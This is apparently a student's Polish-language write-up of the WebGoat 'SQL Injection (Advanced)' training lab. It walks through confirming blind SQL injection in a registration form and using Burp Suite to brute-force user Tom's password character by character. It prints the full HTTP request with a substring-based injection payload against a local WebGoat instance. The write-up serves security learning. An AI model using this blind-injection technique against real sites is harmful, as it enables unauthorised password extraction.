
Opis wykonania SQL Injection(Advanced)


Paweł Kubala

Celem zadania było złamanie hasła do użytkownika o loginie Tom.


1) Po pierwsze stworzyłem poprzez rejestrację nowego usera o loginie testuser i haśle 12.
2) Następnie sprawdziłem podatność strony na Blind Sql Injection:




3) Po sprawdzeniu, że strona jest podatna na sqlInjection sprawdziłem, czy potrafię sprawdzić pojedynczą literkę hasła – jeżeli podany przeze mnie znak w danym miejscu sprawia, że nie mogę zarejestrować nowej osoby to znaczy, że to jest część hasła:



4) Następnie pobrałem program BurpSuite, za pomocą którego można stworzyć w prosty sposób atak typu bruteforce na każdą literkę poprzez pobranie Cookies z Google Chrome:






PUT /WebGoat/SqlInjectionAdvanced/challenge HTTP/1.0
Accept: */*
Accept-Encoding: gzip, deflate, br
Accept-Language: pl-PL,pl;q=0.9,en-GB;q=0.8,en-US;q=0.7,en;q=0.6
Connection: close

Content-Length: 104
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Cookie: JSESSIONID=RKRjSlMx-9qTazUKIih1B2ya_doqExYObdYXFm7B
Host: 127.0.0.1:8080
Origin: http://127.0.0.1:8080
Referer: http://127.0.0.1:8080/WebGoat/start.mvc
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.108 Safari/537.36
X-Requested-With: XMLHttpRequest

username_reg=tom'+and+substring(password,§pass_int§,1)='§pass_char§&email_reg=testuser@test.com&password_reg=password&confirm_password_reg=password

5) Po odpaleniu programu otrzymałem następujący wynik (Payload 1 to pozycja, a Payload 2 to znak na danym miejscu)



6) Po wpisaniu hasła literka po literce: thisisasecretfortomonly – zadanie wykonane!